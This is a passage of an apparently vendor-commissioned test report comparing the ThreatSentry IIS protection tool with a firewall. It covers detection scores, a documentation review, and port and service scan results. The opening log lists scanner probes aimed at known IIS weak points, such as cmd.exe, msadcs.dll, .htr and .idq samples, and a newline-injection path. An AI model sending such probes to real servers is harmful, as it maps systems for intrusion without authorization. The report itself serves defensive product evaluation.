17/1/2004 19:29:58	65.49.118.232	6	65.49.58.39	GET	/scripts/samples/search/filetime.idq
17/1/2004 19:29:57	65.49.118.232	7	65.49.58.39	GET	/scripts/samples/search/author.idq
17/1/2004 19:29:57	65.49.118.232	8	65.49.58.39	GET	/scripts/samples/search/filesize.idq
17/1/2004 19:29:37	65.49.118.232	9	65.49.58.39	GET	/index.html%20
17/1/2004 19:29:35	65.49.118.232	10	65.49.58.39	GET	/msadc/samples/selector/showcode.asp
17/1/2004 19:29:31	65.49.118.232	11	65.49.58.39	GET	/iisadmpwd/aexp3.htr
17/1/2004 19:29:30	65.49.118.232	12	65.49.58.39	GET	/scripts/*%0a.pl
17/1/2004 19:29:24	65.49.118.232	13	65.49.58.39	GET	/scripts/cmd.exe
17/1/2004 19:29:24	65.49.118.232	14	65.49.58.39	GET	/cgi-bin/cmd.exe
17/1/2004 19:29:15	65.49.118.232	15	65.49.58.39	GET	/scripts/samples/search/queryhit.idq
17/1/2004 19:29:15	65.49.118.232	16	65.49.58.39	GET	/scripts/samples/search/simple.idq
17/1/2004 19:29:14	65.49.118.232	17	65.49.58.39	GET	/scripts/samples/search/query.idq
17/1/2004 19:29:13	65.49.118.232	18	65.49.58.39	GET	/scripts/samples/search/filetime.idq
17/1/2004 19:29:13	65.49.118.232	19	65.49.58.39	GET	/scripts/samples/search/filesize.idq
17/1/2004 19:29:12	65.49.118.232	20	65.49.58.39	GET	/scripts/samples/search/author.idq
17/1/2004 19:29:11	65.49.118.232	21	65.49.58.39	GET	/abczvx.htw
17/1/2004 19:29:11	65.49.118.232	22	65.49.58.39	GET	/scripts/samples/search/qsumrhit.htw
17/1/2004 19:29:10	65.49.118.232	23	65.49.58.39	GET	/scripts/samples/search/qfullhit.htw
17/1/2004 19:29:09	65.49.118.232	24	65.49.58.39	GET	/iissamples/iissamples/ooop/qsumrhit.htw
17/1/2004 19:29:09	65.49.118.232	25	65.49.58.39	GET	/iissamples/iissamples/ooop/qfullhit.htw
17/1/2004 19:29:08	65.49.118.232	26	65.49.58.39	GET	/prxdocs/misc/prxrch.idq
17/1/2004 19:29:07	65.49.118.232	27	65.49.58.39	GET	/iissamples/exair/search/query.idq
17/1/2004 19:29:07	65.49.118.232	28	65.49.58.39	GET	/iissamples/exair/search/search.idq
17/1/2004 19:29:06	65.49.118.232	29	65.49.58.39	GET	/iissamples/iissamples/fastq.idq
17/1/2004 19:29:06	65.49.118.232	30	65.49.58.39	GET	/iissamples/iissamples/query.idq
17/1/2004 19:29:05	65.49.118.232	31	65.49.58.39	GET	/msadc/msadcs.dll
17/1/2004 19:29:05	65.49.118.232	32	65.49.58.39	GET	/scripts/iisadmin/bdir.htr
17/1/2004 19:29:04	65.49.118.232	33	65.49.58.39	GET	/default.asp%20
17/1/2004 19:29:02	65.49.118.232	34	65.49.58.39	GET	/*.idc
17/1/2004 19:29:01	65.49.118.232	35	65.49.58.39	GET	http://ms_proxy_auth_query/



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

## Formula and Analysis

**#r = # of requests    #d = # of requests detected    % = percentage of detections**

***Formula #d divided by #r = % x (10) = score***

***Expressed as #d/#r = (%) x (10) = score***

**ThreatSentry → 35/35 = (1.000)  $\cong$  100% x 10 = 10.00**

**Firewall → 7/35 = (0.200)  $\cong$  20% x 10 = 2.00**

Results do not get much better than this. ThreatSentry performed outstanding on this test, and this highlights the unique niche of server application defense that ThreatSentry can play in overall system security. The firewall application only caught the initial connections, and only showed them on port 80 (HTTP) and some of them mimic normal IIS transactions that a firewall on a server would be set to permit. Furthermore, the firewall alerts do not detail what aspect of IIS or component is being attacked. Nor does it provide the ability to stop the IIS service. ThreatSentry does this and indicated the file target every single time an enquiry was made.

## Documentation Analysis

The ThreatSentry user guide is a concise, easy to read manual that takes a user through all the steps needed to install the application properly and get it up and running. The manual does assume an intermediate knowledge of IIS and network security applications as well as the principles of server application management. This is acceptable since those installing ThreatSentry would presumably be at the intermediate to senior operational level and would in most cases have the required knowledge of IIS and network security basics.

The user guide does a good job showcasing the various features of ThreatSentry and how to use them to optimal benefit. Displaying the relevant “screenshot” on the page along with the explanation and narrative makes learning even most complex facets of ThreatSentry possible in short order with a minimum of tedium. The presence of a FAQ (Frequently Asked Questions) within the manual itself (a rarity with applications) provides a user with easy reference to common questions regarding the operation and functionality of ThreatSentry.

The user guide numbers about 50 pages which is refreshingly compact compared to the average size of server security application manuals. This makes it very unintimidating, so a user will in most cases be more at ease with it and thus more at ease



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

with the application. When a user is deluded with documentation, they can become frustrated and may only use the documentation to find out cursory information, enough to get up and running, but without regard to the unique facets and functions of the application that are explained throughout the documentation. This could cause the application to under-perform or not provide the function required.

The aforementioned is not a concern with ThreatSentry or its documentation. It conveys a large amount of information to the user in a very concise and timely manner. Using the 1-10 scale that has been employed throughout the study, the documentation scored on five areas: *Readability*, how well the documentation reads and flows from section to section, topic to topic. *Knowledge Transfer*, rates how well the information in the documentation transfers to the user so that they may employ it in a practical manner. *Ease of Comprehension* assesses level of ease a user would have in understanding the documentation as they read it and being able to recall information and employ it in the use of the application. *Point of Reference* assesses how well the manual performs “on the fly”, when a user has an operational issue. How well the manual provides them with the needed information quickly determines the score.

<b>Readability:</b>	9.00
<b>Knowledge Transfer:</b>	8.50
<b>Ease of Comprehension:</b>	8.00
<b>Point of Reference</b>	<u>9.00</u>
<b>Total</b>	<b><u>34.5/40.00</u></b>
Score→ <b>8.625 rounded to 9.00</b>	

This is considered a very high score, considering the subject matter, application purpose, and breadth of information covered.



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>


### **Standard Network Access Ports (SNAP) Test**

This is a test based on one of the most common, almost “classic” server assault techniques. It is also a common hacking tool; the remote port scanner. This application scans remote systems for open ports and relays back which ports are open and what protocols they run on. The port scanning application then relays this information back, creating a “map” of potential entrances to the remote system. An open common port or ports that are not automatically stealthed (such as with IIS) can provide a malicious user with an open window by which to intrude onto the server system.

While this test is not related to ThreatSentry’s ability to provide server application defense then the APAC test, we’ve included it to demonstrate the necessity for a “layered” approach to securing the IIS server with a firewall application alongside ThreatSentry.

**Figure 8: SNAP Results**

<b><u>Port</u></b>	<b><u>Protocol</u></b>	<b><u>ThreatSentry Detect</u></b>	<b><u>Firewall Detect</u></b>
13	DAYTIME	N	Y
17	QOTD	N	Y
19	CHARGEN	N	Y
21	FTP	N	Y
23	TELNET	N	Y
25	SMTP	Y	Y
79	FINGER	N	N
80	HTTP	Y	Y
103	GPTPTN/x400	N	Y
110	POP3	N	Y
113	IDENT	N	Y
135	RPC	N	N
139	NETBIOS	Y	Y
443	HTTPS	Y	Y
444	SNPP	N	Y
1080	SOCKS	N	Y



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

### Formula and Analysis

**ps = # of ports scanned    pd = # ports detected    % = Percentage of scans detected**

*Formula: pd divided by ps = % multiplied by 10 = score*

*Expressed as: pd/ps = (%) x (10) = score*

**ThreatSentry** →  $3/16 = (0.1875) \cong 18.75\% \times 10 = 1.87$  rounded to **2.0**

**Firewall** →  $14/16 = (0.875) \cong 87.5\% \times 10 = 8.75$  rounded to **9.0**

ThreatSentry scored a 2.0 on a scale of 1 to 10 and this was expected, and while numerically it is considered quite a poor score, it does highlight the specialized nature of ThreatSentry. Since ThreatSentry provides defense and security at the application level (IIS) and that is its sole duty, it does not provide a barrier defense at the network level. Enter the firewall application that scored 9.0 out of 10. This shows that almost every port enquiry was detected by the firewall application, providing an outstanding barrier defense. This brings the conclusion that ThreatSentry should always be run in conjunction with a firewall application or connected to firewall hardware appliance or other Intrusion Detection System (IDS).

A positive aspect of these vastly different scores is that both the firewall application and ThreatSentry work exceptionally well with each other. The two applications “layer” each other in that ThreatSentry provides specialized, AI enabled protection for the IIS sever at the application level while the firewall provides excellent barrier defense at the network level. By providing security aspects on multiple layers, safeguarding hardware and software, ThreatSentry contributes to a layered security approach that will provide robust server defense and promote optimal performance from IIS.



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>


## Network Application Services Scan (NASS) Test

The NASS test builds upon the SNAP test in that it looks for services (SMTP, FTP, HTTP, IIS, POP3, SQL, MAPI, etc.) running on the server. The SNAP test showed what ports are open and referenced the proper protocol and port number, e.g. HTTP port 80). By identifying the services that are running on a server, an intruder can gauge the value of the server and how it could be used or compromised.

The more services running on a given server, the higher value target it becomes. A multiple service server can be used in several ways to a hacker or intruder's benefit: anything from staging a Denial-of-Service attack to using the IIS service to post a bogus website and steal customer information (e.g. credit card numbers or account passwords). While a machine running a few services may have limitations, this is not to say that hacker will not want to take over a machine running even a single service. But a server running multiple applications and network services is, in most cases, a more desirable target.

**Figure 9: NASS Results**

<u>Service</u>	<u>Status</u>	<u>ThreatSentry Detect</u>	<u>Firewall Detect</u>
POP3	Enabled	N	Y
SMTP	Enabled	N	Y
FTP	Enabled	Y	Y
HTTP	Enabled	Y	Y
IIS	Enabled	Y	Y
SQL	Disabled	N	Y
MAPI	Disabled	N	Y
TAPI	Disabled	N	Y
HTTPS	Enabled	N	Y
X500	Disabled	N	N
NETBIOS	Enabled	N	Y



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

### Formula and Analysis

**s = # of services scanned d = # of services detected % = percentage of detections**

*Formula:  $d$  divided by  $s = \% \times (10) = \text{score}$*

*Expressed as  $d/s = (\%) \times (10) = \text{score}$*

**ThreatSentry** →  $3/11 = (0.2727) \cong 27.27\% \times 10 = 2.72$  rounded to **3.00**

**Firewall** →  $10/11 = (0.9090) \cong 90.90\% \times 10 = 9.09$  rounded to **9.00**

ThreatSentry's performance in this test was expected to be in the 2-3 range since only a few of the testing services were IIS specific. These results once again show ThreatSentry's focus on IIS server application as it picked up the IIS service as well as the SMTP and FTP services running under IIS on the testing station. ThreatSentry did not pick up other service searches, but the firewall application picked up practically everything and re-enforces the conclusion that a layered security approach in which barrier defense is combined with ThreatSentry provides optimal protection.



Merlin Systems

1001 Bay Street Suite 1713 Toronto, ON M5S 3A6 T: 416-921-4729 F: 416-921-5214 <http://www.merlinsystems.net>

## **Report Conclusions**

ThreatSentry provides a robust, specialized server protection for those running Microsoft Internet Information Services (IIS). By having the sole responsibility of protecting the server application, ThreatSentry is dedicated to the maintenance of a functional server system. Through its neural learning and adaptive capabilities, ThreatSentry provides a unique approach to IIS server station defense. ThreatSentry extends the prevailing rule and policy model by coupling it with actual network intelligence gathered during both the Training and Monitoring Modes.

By using information gathered from live network events alongside rule and policy based analysis, ThreatSentry has incorporated a layered model of defense intelligence within the application itself. This model is superior because it provides multiple methods of analyzing data traffic, both hostile and benign, to provide the best information and response selection. Such a feature is usually found on advanced hardware solutions or “packet aware” routers, which cost substantially more and are quite complex to setup and administer.

<b>ThreatSentry Testing Summary</b>	<b>Scores</b>	
	<b>ThreatSentry</b>	<b>Firewall</b>
<b>Test</b>		
IIS RDS Vulnerability	10	4
\$DATA ASP Compromise	8.5	6
CGI Exploit Test	10	2
Access Point Application Compromise (APAC)	10	2
Documentation	9	n/a
Standard Network Access Ports (SNAP)	2	9
Network Application Services Scan (NASS)	3	9

Due to its specialized nature ThreatSentry focuses on threats to IIS specifically and dedicates itself and its resources to that purpose. As this study has shown it does its job very well (see summarized test results in table above). ThreatSentry coupled with a firewall application or hardware component will provide an optimal layered security profile for the server. The firewall provides a barrier defense for the server system and ThreatSentry provides specialized cognitive defense for the IIS server application.